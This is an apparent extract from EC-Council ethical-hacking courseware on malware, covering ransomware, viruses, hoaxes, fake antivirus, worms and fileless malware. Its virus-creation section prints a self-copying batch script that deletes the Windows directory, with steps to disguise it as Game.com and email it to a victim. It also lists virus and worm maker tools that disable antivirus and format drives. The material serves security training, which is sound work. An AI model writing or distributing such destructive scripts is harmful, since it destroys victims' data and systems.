


Figure 7.51: Screenshot displaying ransom demand message of eCh0raix ransomware

- **SamSam**

SamSam is a notorious ransomware that infected millions of unpatched servers in 2018. It was first discovered in 2016; however, it was considered as a grave ransomware after the WannaCry attack due to its vast victim base in 2018. SamSam employs the RSA-2048 asymmetric encryption technique to encrypt the acquired local files in the infected systems. Unlike other ransomware, this ransomware does not attack victims randomly. This is a targeted ransomware, which specifically targets certain reputed companies. In spite of knowing this, large multi-national companies were unable to defend themselves from such attacks. The attack technique employed by this ransomware is also different from that employed by other ransomware. Nearly all ransomware uses spam emails to propagate and perform attacks; however, SamSam employs brute-force tactics against weak passwords of the Remote Desktop Protocol (RDP).



Figure 7.52: Screenshot displaying ransom demand message of SamSam ransomware

Some additional ransomware are as follows:

- WannaCry
- Petya - NotPetya
- GandCrab
- MegaCortex
- LockerGoga
- NamPoHyu
- Ryuk
- Cryptgh0st

How to Infect Systems Using a Virus: Creating a Virus

CEH
Certified Ethical Hacker

A virus can be created in two different ways:

- Writing a Virus Program
- Using Virus Maker Tools

Writing a Virus Program

```
@ echo off
for %f in (*.bat) do
copy %f + Game.bat
del c:\Windows\*.*
```

Create a batch file Game.bat with this text

Send the Game.com file as an email attachment to a victim

When run, it copies itself to all the .bat files in the current directory and deletes all the files in the Windows directory

Convert the Game.bat batch file to Game.com using the bat2com utility

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Infect Systems Using a Virus: Creating a Virus (Cont'd)

CEH
Certified Ethical Hacker

Using Virus Maker Tools

DELMe's Batch Virus Maker

DELMe batch virus maker creates viruses that can perform tasks such as deleting files on a hard disk drive, disabling admin privileges, cleaning the registry, and killing tasks

JPS Virus Maker

Virus Maker Tools

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Infect Systems Using a Virus

Attackers can infect systems using a virus in the following steps:

- Creating Virus
- Propagating and Deploying Virus

Creating a Virus

A virus can be created in two ways: writing a virus program, and using virus maker tools.

- **Writing a Simple Virus Program**

The following steps are involved in writing a simple virus program:

1. Create a batch file **Game.bat** with the following text:

```
@ echo off  
for %%f in (*.bat) do copy %%f + Game.bat  
del c:\Windows\*.*
```

2. Convert the **Game.bat** batch file into **Game.com** using the **bat2com** utility
3. Send the **Game.com** file as an email attachment to the victim
4. When **Game.com** is executed by the victim, it copies itself to all the .bat files in the current directory on the target machine and deletes all the files in the **Windows directory**

- **Using Virus Maker Tools**

Virus maker tools allow you to customize and craft your virus into a single executable file. The nature of the virus depends on the options available in the virus maker tool.

Once the virus file is built and executed, it can perform the following tasks:

- Disable Windows command prompt and Windows Task Manager
- Shut down the system
- Infect all executable files
- Inject itself into the Windows registry and start up with Windows
- Perform non-malicious activity such as unusual mouse and keyboard actions

The following tools are useful for testing the security of your own antivirus software.

- **DELmE's Batch Virus Maker**

DELmE's Batch Virus Generator is a virus creation program with many options to infect the victim's PC, such as formatting the C: drive, deleting all the files in the hard disk drive, disabling admin privileges, cleaning the registry, changing the home page, killing tasks, and disabling/removing the antivirus and firewall.




Figure 7.53: Screenshot of DELmE's Batch Virus Maker

o JPS Virus Maker

JPS Virus Maker tool is used to create customized viruses. It has many in-built options to create a virus. Some of the features of this tool are auto-startup, disable task manager, disable control panel, enable remote desktop, turn off Windows Defender, etc.




Figure 7.54: Working of JPS Virus Maker

Some additional virus maker tools are as follows:

- Bhavesh Virus Maker SKW
- Deadly Virus Maker
- SonicBat Batch Virus Maker
- TeraBIT Virus Maker
- Andreinick05's Batch Virus Maker

How to Infect Systems Using a Virus: Propagating and Deploying a Virus

CEH
Certified Ethical Hacker

Virus Hoaxes

- Hoaxes are **false alarms** claiming reports about a non-existing virus that may contain virus attachments
- Warning messages propagating that a certain email message **should not be viewed** and doing so will damage one's system
- Some of the famous virus hoaxes are as follows:
 - AppleCare
 - Bangkok 8.5 Earthquake Video
 - Chrome critical error
 - Compromising video

Google Critical Security Alert Scam

The screenshot shows an email from Google with the subject "New device signed in to". The body of the email reads: "Your Google Account was just signed in to from a new Windows device. You're getting this email to make sure that it was you." Below the email is a blue button labeled "CHECK ACTIVITY". At the bottom of the inbox, there is a note: "You received this email to let you know about important changes to your Google Account and services. © 2018 Google Inc., 1600 Amphitheatre Parkway, Mountain View, CA 94043, USA."

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Infect Systems Using a Virus: Propagating and Deploying a Virus (Cont'd)

CEH
Certified Ethical Hacker

Fake Antivirus

- A well-designed, fake antivirus **looks authentic** and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs
- Once installed, these fake antivirus can **damage target systems** like other malwares

Free Antivirus 2019

The left screenshot shows the Google Play Store listing for "Free Antivirus 2019 - Scan & Clean Virus" by "Mond-Dany". It has 4.5 stars from 1K reviews and over 100K downloads. The right screenshot shows an Android device's app drawer with the "Antivirus" app open, which is described as having "Medium Risk" and displaying ads.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Virus

After creating viruses, attackers can adopt various virus propagation and deployment techniques to transfer the virus to the victim's machine. Some of these techniques are as follows:

- Virus Hoaxes
- Fake Antivirus

Virus Hoaxes

Techniques such as virus hoaxes and fake antivirus software are widely used by attackers to introduce viruses into victims' systems.

Virus hoaxes can be nearly as harmful as real viruses in terms of loss of productivity and bandwidth while naive users react to them and forward them to other users. Because viruses tend to create considerable fear, they have become a common subject of hoaxes. Virus hoaxes are false alarms claiming reports of nonexistent viruses.

The following are some critical features of virus hoaxes:

- These warning messages, which can be rapidly propagated, state that a particular e-mail message should not be opened, and that doing so would damage one's system.
- In some cases, these warning messages themselves contain virus attachments.

Try to crosscheck the identity of the person who has posted the warning.

It is a good practice to look for technical details in any message concerning viruses. Furthermore, search for information on the Internet to learn more about hoaxes, especially by scanning bulletin boards on which people actively discuss current community happenings/concerns. Before jumping to conclusions by reading Internet information, first, check the following:

- If the information is posted by newsgroups that are suspicious, cross-check the information with another source.
- If the person who has posted the news is not an expert or a known person in the community, crosscheck the information with another source.
- If a government body has posted the news, the posting should also have a reference to the corresponding federal regulation.
- One of the most effective checks is to look up the suspected hoax virus by name on antivirus software vendor sites.

Google Critical Security Alert Scam:

In 2018, a massive hoax campaign was launched, in which threat actors spread Google Critical Security Alert messages to victims. Google Critical Security Alert is a service provided by Google to notify its users regarding any activity related to their accounts. The activities can include logging in, changing passwords, changing personal information, etc. Attackers create and send fake alert emails to victims, thereby notifying them that the aforementioned activities have taken place. By looking at the critical alert email, the user clicks the link provided in the email and subsequently gets infected. The figure below describes a hoax email stating "New device signed in to." By looking at this email without noting the email source, the victim clicks the "CHECK ACTIVITY" button and gets trapped.




Figure 7.55: Screenshot of Google Critical Security Alert Scam

Some additional virus hoaxes are as follows:

- AppleCare
- Bangkok 8.5 Earthquake Video
- Chrome critical error
- Compromising video

Fake AntiVirus

Fake or rogue antivirus software is a form of Internet fraud based on malware. It appears and performs similarly to a real antivirus program. Fake antivirus software is often displayed in banner ads, pop-ups, email links, and search engine results when searching for antivirus software. A well-designed fake antivirus software looks authentic and often encourages users to install it on their systems, perform updates, or remove viruses and other malicious programs.

Upon clicking the ad, pop-up, or link to install the antivirus software, users are redirected to another page where they are prompted to buy or subscribe to that antivirus software by entering their payment details. Fake antivirus software can cause severe damage to systems once downloaded and installed; e.g., they infect systems with malicious software, steal sensitive information (e.g., passwords, bank account numbers, credit card data), and corrupt files.

At present, a new fake antivirus trend has emerged. Fake antivirus tools are rapidly proliferating the mobile application space. According to AV-Comparatives research, two-thirds of all antivirus applications present in the Android Play Store are fake.

- **Free Antivirus 2019**

Free Antivirus 2019 is a fake Android antivirus application. It is intended to eliminate viruses and other malware from mobile devices. However, when it is scanned by itself, it is indicated as a Medium Risk, as shown in the screenshot below.




Figure 7.56: Screenshot of AntiVirus Pro 2017 Fake AntiVirus

Some additional fake antivirus programs are as follows:

- AntiVirus Pro 2017
- PCSecureSystem
- Antivirus 10
- TotalAV

Computer Worms



- Computer worms are malicious programs that **independently replicate, execute, and spread across the network connections**, thus consuming available computing resources without human interaction
- Attackers use worm **payloads to install backdoors** in infected computers, which turns them into **zombies** and **creates a botnet**; these botnets can be used to perform further cyber attacks

Worms:

- Monero
- Bondat
- Beapy



How is a Worm Different from a Virus?

■ *A Worm Replicates on its own*

A worm is a special type of malware that can replicate itself and use memory but cannot attach itself to other programs

■ *A Worm Spreads through the Infected Network*

A worm takes advantage of file or information transport features on computer systems and automatically spreads through the infected network but a virus does not

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Computer Worms

Computer worms are standalone malicious programs that replicate, execute, and spread across network connections independently without human intervention. Intruders design most worms to replicate and spread across a network, thus consuming available computing resources and, in turn, causing network servers, web servers, and individual computer systems to become overloaded and stop responding. However, some worms also carry a payload to damage the host system.

Worms are a subtype of viruses. A worm does not require a host to replicate; however, in some cases, the worm's host machine is also infected. Initially, black hat professionals treated worms as a mainframe problem. Later, with the introduction of the Internet, they mainly focused on and targeted Windows OS using the same worms by sharing them via e-mail, IRC, and other network functions.

Attackers use worm payloads to install backdoors on infected computers, which turns them into zombies and creates a botnet. Attackers use these botnets to initiate cyber-attacks. Some of the latest computer worms are as follows:

- Monero
- Bondat
- Beapy

How is a Worm Different from a Virus?

Virus	Worm
A virus infects a system by inserting itself into a file or executable program	A worm infects a system by exploiting a vulnerability in an OS or application by replicating itself
It might delete or alter the content of files or change the location of files in the system	Typically, a worm does not modify any stored programs; it only exploits the CPU and memory
It alters the way a computer system operates without the knowledge or consent of a user	It consumes network bandwidth, system memory, etc., excessively overloading servers and computer systems
A virus cannot spread to other computers unless an infected file is replicated and sent to the other computers	A worm can replicate itself and spread using IRC, Outlook, or other applicable mailing programs after installation in a system
A virus spreads at a uniform rate, as programmed	A worm spreads more rapidly than a virus
Viruses are difficult to remove from infected machines	Compared with a virus, a worm can be removed easily from a system

Table 7.4: Difference between virus and worm

Worm Makers


Internet Worm Maker Thing

Internet Worm Maker Thing is an open-source tool used to **create worms** that can infect victim's drives, files, show messages, and disable antivirus software

This tool **comes with a compiler** by which you can easily convert your batch virus into an executable to **evade antivirus** or for any other purpose

Worm Makers

- Batch Worm Generator
- C++ Worm Generator



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Worm Makers

Worm makers are tools that are used to create and customize computer worms to perform malicious tasks. These worms, once created, spread independently over networks and poison entire networks. With the help of pre-defined options in the worm makers, a worm can be designed according to the task it is intended to execute.

Internet Worm Maker Thing

Internet Worm Maker Thing is an open-source tool used to create worms that can infect a victim's drives and files, show messages, disable antivirus software, etc. This tool comes with a compiler that can easily convert your batch virus into an executable to evade antivirus software or for any other purpose.




Figure 7.57: Screenshot of Internet Worm Maker Thing

Some worm makers are as follows:

- Batch Worm Generator
- C++ Worm Generator



Module Flow

1 Malware Concepts

2 APT Concepts

3 Trojan Concepts

4 Virus and Worm Concepts

5 Fileless Malware Concepts

6 Malware Analysis

7 Countermeasures

8 Anti-Malware Software

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fileless Malware Concepts

Nowadays, fileless malware is becoming a popular method of attack by cyber-criminals because of the inconspicuous characteristics of such malware as well as its ability to evade common security controls. As fileless malware can easily evade various security controls, organizations need to focus on monitoring, detecting, and preventing malicious activities instead of using traditional approaches such as scanning for malware through file signatures. This section discusses various concepts related to fileless malware.

What is Fileless Malware?



- Fileless malware, also known as non-malware, **infects legitimate software, applications, and other protocols** existing in the system to perform various malicious activities
- It leverages any existing vulnerabilities to infect the system
- It resides in the system's RAM. It **injects malicious code** into the running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, and PowerShell

Reasons for using fileless malware in cyber attacks:

- **Stealthy in nature** - Exploits legitimate system tools
- **Living-off-the-land** - Exploits default system tools
- **Trustworthy** - Uses tools that are frequently used and trusted

Fileless Propagation Techniques used by attackers:

- | | |
|--------------------------------------|--------------------------|
| ● Phishing emails | ● Malicious websites |
| ● Legitimate applications | ● Registry manipulation |
| ● Native applications | ● Memory code injection |
| ● Infection through lateral movement | ● Script-based Injection |

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

What is Fileless Malware?

Fileless malware, also called non-malware, infects legitimate software, applications, and other protocols existing in the system to perform various malicious activities. This type of malware leverages existing vulnerabilities to infect the system. It generally resides in the system's RAM. It injects malicious code into running processes such as Microsoft Word, Flash, Adobe PDF Reader, Javascript, PowerShell, .NET, malicious Macros, and Windows Management Instrumentation (WMI).

Fileless malware does not depend on files and leaves no traces, thereby making it difficult to detect and remove using traditional anti-malware solutions. Therefore, such malware is highly resistant to computer forensics techniques. It mostly resides in volatile memory locations such as running processes, system registry, and service areas. Once the fileless malware gains access to the target system, it can exploit system administration tools and processes to maintain persistence, escalate privileges, and move laterally across the target network. Attackers use such malware to steal critical data from the system, install other types of malware, or inject malicious scripts that automatically execute with every system restart to continue the attack.

